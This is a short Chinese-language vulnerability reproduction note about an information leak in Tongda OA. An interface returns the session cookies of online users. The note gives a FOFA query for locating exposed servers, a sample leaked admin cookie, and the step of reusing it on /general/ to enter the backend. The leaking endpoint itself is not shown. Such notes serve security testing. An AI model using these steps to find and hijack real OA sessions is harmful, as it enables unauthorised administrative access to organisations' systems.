T10-28通达-OA-InformationLeakage

漏洞描述：

通达OA 中存在某接口查询在线用户，当用户在线时会返回 PHPSESSION使其可登录后台系统。

网站图片：


网络测绘：

fofa语法：

app.name="通达 OA"


漏洞复现：

效果图:



当管理员在线时会返回cookie

```
Cookie:PHPSESSIOD:6rdvpsrct6bcub88e5um52j6g6
```



利用返回的cookie参数登录后台

```
http://xxx.xxx.xxx.xxx/general/
Cookie:PHPSESSIOD:6rdvpsrct6bcub88e5um52j6g6
```